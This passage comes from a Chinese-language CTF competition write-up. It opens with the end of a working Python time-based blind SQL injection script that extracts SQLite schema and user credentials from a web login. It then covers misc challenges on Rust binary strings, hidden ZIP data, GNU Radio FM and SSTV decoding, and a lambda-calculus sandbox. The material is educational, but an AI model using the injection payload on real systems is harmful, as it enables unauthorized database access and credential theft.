ame))/**/from/**/users),{0},1)>'{1}')/**/then/**/randomblob(500000
00)/**/else/**/0/**/end)/*".format(i,chr(mid))
     # payload = "-
1'/**/or/**/(case/**/when(substr((select/**/hex(group_concat(sql))
/**/from/**/sqlite_master),{0},1)>'{1}')/**/then/**/randomblob(300
000000)/**/else/**/0/**/end)/*".format(i,chr(mid))
     datas = {
         "username":"123",
         "password": payload
     }
     # print(datas)
     start_time=time.time()
     res = requests.post(url=url,json=datas)
     end_time=time.time()
     spend_time=end_time-start_time
     if spend_time>=0.19:
         low = mid+1
     else:
         high = mid
     mid = (low+high)//2
 if(mid ==32 or mid ==127):
     break
 flag = flag+chr(mid)
 print(flag)

print('\n'+bytes.fromhex(flag).decode('utf-8'))
```

注入出数据 nailong/woaipangmao114514 登录即可获得 flag

Misc

VN_Lang

本题出题人手动制作了 VN Font，并将其嵌入了使用 rust 编译的 GUI 应用中，程序在启动后会在屏幕上显示使用 VN Font 的 flag 结果。审计给出的 rust 代码

```Rust
    // 渲染文本
    // Fake Flag lol
    let text1 = "VNCTF{VNCTF";
    let text2 = "VNCTFVNCTF";
    let text3 = "CTFVNCTFVN";
    let text4 = "VNFTCVNFTC";
    let text5 = "CTFVNCTFVN}";
    let (width, height) = window.get_size();
```


可以发现 flag 字符串虽然一行行分开，但是是在一处集中定义的，那么编译器会倾向于把这部分字符串按顺序存放于编译好的 exe 中。而 rust 又恰好不以`'\0'`标识字符串结尾，而是使用字符串初始字符位置+长度的结构体形式，故而这里的数据在编译好的程序中会表现为 `VNCTF{VNCTFVNCTFVNCTFCTFVNCTFVNVNFTCVNFTCCTFVNCTFVN}`。本题动态附件生成脚本会批量对 flag 内容进行替换，每一份各不相同。

解题 exp:


```Bash
strings VN_Lang.exe | grep "VNCTF{"
```

ezSignal


使用 BandZip 解压会发现出现错误，右下角文件数量为 2 但只显示一张 png 图片




010 打开可知第二个文件名为空格，Windows 会判定该文件名为非法，在 BandZip 中不显示。




可使用 Linux 系统解压或使用 7-Zip 等会默认替换空格文件名的解压软件解压，7-Zip 会将空格替换为下划线。




解压完成后打开空格文件，发现是可识读文本信息，复制部分信息进行谷歌搜索或使用 AI 可知，本文件为 GNU Radio 生成的`.grc`文件



重命名为 `1.grc` 并使用 GNU Radio 打开该文件




适当调整流程图位置




根据 Options 中 Description 的提示：`Do you know FM?`并分析逻辑可知：该流程图实现读取 `flag.wav`，进行窄带 FM 调制，输出为 `flag.txt` 的功能，并根据其中信息得知：需找到 `flag1 2.txt`。


使用 010 打开压缩包中的 `1.png`，发现报错信息如下：




定位到 png 图片末尾可见隐写有 zip 文件



使用 binwalk 提取并解压得到 `flag1 2.txt`，此处可能是因为文件较大，foremost 或许无法提取成功




得到所有信息后，可以根据调制逻辑逆向制作一个流程图，实现功能：先读取 `flag1 2.txt`，再 FM 解调并输出文件 `1.wav`。流程图如下：



也可以在 GNU Radio 的官方文档上找到窄带 FM 解调的样例，会发现本题使用的就是样例数据，参照官方 wiki 上的解调方式：
https://wiki.gnuradio.org/index.php?title=Simulation_example:_Narrowband_FM_transceiver

得到文件后，听 `1.wav` 可知是 SSTV，可用虚拟声卡+RX-SSTV 进行扫描，RX-SSTV 会自动识别协议类型，得到一张 Aztec code，扫描得到结果（此处选手如果选择 GitHub 上的命令行工具会发现报错：`SSTV mode is unsupported (VIS: 95)`，可以根据 VIS：95 搜索判断 SSTV Mode 为 PD120）



`VNCTF{W0w_Y0u_Ar3_G0od_4t_R4di0_S1gn4L}`

just lambda

本题背景为 lambda 算子。它是一种图灵完备的运算。也就是说，任何能用普通编程语言解决的算法问题也总是能用它来解决。

我们先看给出的 main.py 文件。

```Python
ALLOW_AST_NODE = (
    ast.Name,
```

```
    ast.Load,
    ast.Store,
    ast.Call,
    ast.Assign,
    ast.Lambda,
    ast.arguments,
    ast.arg,
    ast.Module,
)

def check_ast_node(node):
    if not isinstance(node, ALLOW_AST_NODE):
        raise ValueError(f"Invalid ast node {type(node)}")

"""
......
"""

input_ast = ast.parse(user_input)
for _node in ast.walk(input_ast):
    check_ast_node(_node)
```

这部分代码通过 AST 限制了用户输入必须为 lambda 表达式或者赋值语句。

```Python
# `_id` is the identity function/smallest unit of computation
_id = lambda x: x

# `zero` is the zero value for the natural numbers
zero = lambda one: lambda zero: zero(_id)
# `succ` is the successor function for the natural numbers,succ(n)
=> n + 1
succ = lambda x: lambda one: lambda zero: one(x)
# `pred` is the predecessor function for the natural
numbers,pred(n) => n - 1
# noted that pred(zero) = zero
pred = lambda n: n(_id)(lambda _: zero)
# not the original church numberals, but it's mare readable

# `nil` is the empty list
nil = lambda list_body: lambda nil: nil(_id)
# `build_list` is the constructor of the
list,build_list(head)(tail) => [head] + tail
# also known as cons in Lisp, or :: in Haskell
```

```
# it uses recursive data structure to represent the list
# tail is the rest of the list, and it's a list itself
build_list = lambda head: lambda tail: lambda list_body: lambda
nil: list_body(head)(
    tail
)
# `head` is the first element of the list
# if you feel it's hard to understand, ask GPT
head = lambda list_body: list_body(lambda head: lambda _:
head)(_id)
# `tail` is the rest of the list
# if you feel it's hard to understand, ask GPT
tail = lambda list_body: list_body(lambda _: lambda tail:
tail)(_id)

# `bool_true` is the true value for the boolean
bool_true = lambda true: lambda false: true(_id)
# `bool_false` is the false value for the boolean
bool_false = lambda true: lambda false: false(_id)
# `if_else` is the if-else statement
if_else = lambda condition: lambda true_branch: lambda
false_branch: condition(
    true_branch
)(false_branch)
# `bool_not` is the not operator for the boolean
bool_not = lambda boolval: boolval(lambda _: bool_false)(lambda _:
bool_true)
# `bool_and` is the and operator for the boolean
bool_and = lambda boolval1: lambda boolval2: boolval1(lambda _:
boolval2)(
    lambda _: bool_false
)
# `bool_or` is the or operator for the boolean
bool_or = lambda boolval1: lambda boolval2: boolval1(lambda _:
bool_true)(
    lambda _: boolval2
)
#
# Maybe you should add more basic lambda calculus definition,like
comparison, arithmetic, etc.
#
# Exercise caution when relying on AI assistants.
# they may have limitations and can introduce subtle bugs that are
difficult to debug.
```

```
#
```

这部分则定义了一些基本的 lambda 算子，大家可以理解成普通编程语言里的关键字。通过提供的脚手架（如布尔运算与 if-else 语句），选手理论上可以更快速地完成题目要求的任务。

```Python
def py_iszero(n):
    return n(lambda _: False)(lambda _: True)

def nat2int(n):
    acc = 0
    while not py_iszero(n):
        acc += 1
        n = pred(n)
    return acc

def int2nat(n):
    acc = zero
    for _ in range(n):
        acc = succ(acc)
    return acc

def isnil(lst):
    return lst(lambda _: lambda _: False)(lambda _: True)

def list2array(lst):
    acc = []
    while not isnil(lst):
        acc.append(head(lst))
        lst = tail(lst)
    return acc

def array2list(arr):
    acc = nil
    for i in reversed(arr):
        acc = build_list(i)(acc)
    return acc

def intarray2natailist(arr):
    return array2list([int2nat(i) for i in arr])

def natailist2intarray(lst):
    return [nat2int(i) for i in list2array(lst)]
```

这部分是辅助函数，负责 lambda 算子与 python 的互操作。选手在本地验证自己的代码时也可以使用这些辅助函数进行辅助验证。

```Python
global_scope = {"__builtins__": None}
local_scope = {
    "_id": _id,
    "zero": zero,
    "succ": succ,
    "pred": pred,
    "nil": nil,
    "build_list": build_list,
    "head": head,
    "tail": tail,
    "bool_true": bool_true,
    "bool_false": bool_false,
    "if_else": if_else,
    "bool_not": bool_not,
    "bool_and": bool_and,
    "bool_or": bool_or,
}
user_input = ""
print("Enter your code below:")
while line := input():  # Attention: No empty lines allowed within the input
    user_input += line
    user_input += "\n"
if user_input == "":
    raise ValueError("Empty input")
input_ast = ast.parse(user_input)
for _node in ast.walk(input_ast):
    check_ast_node(_node)
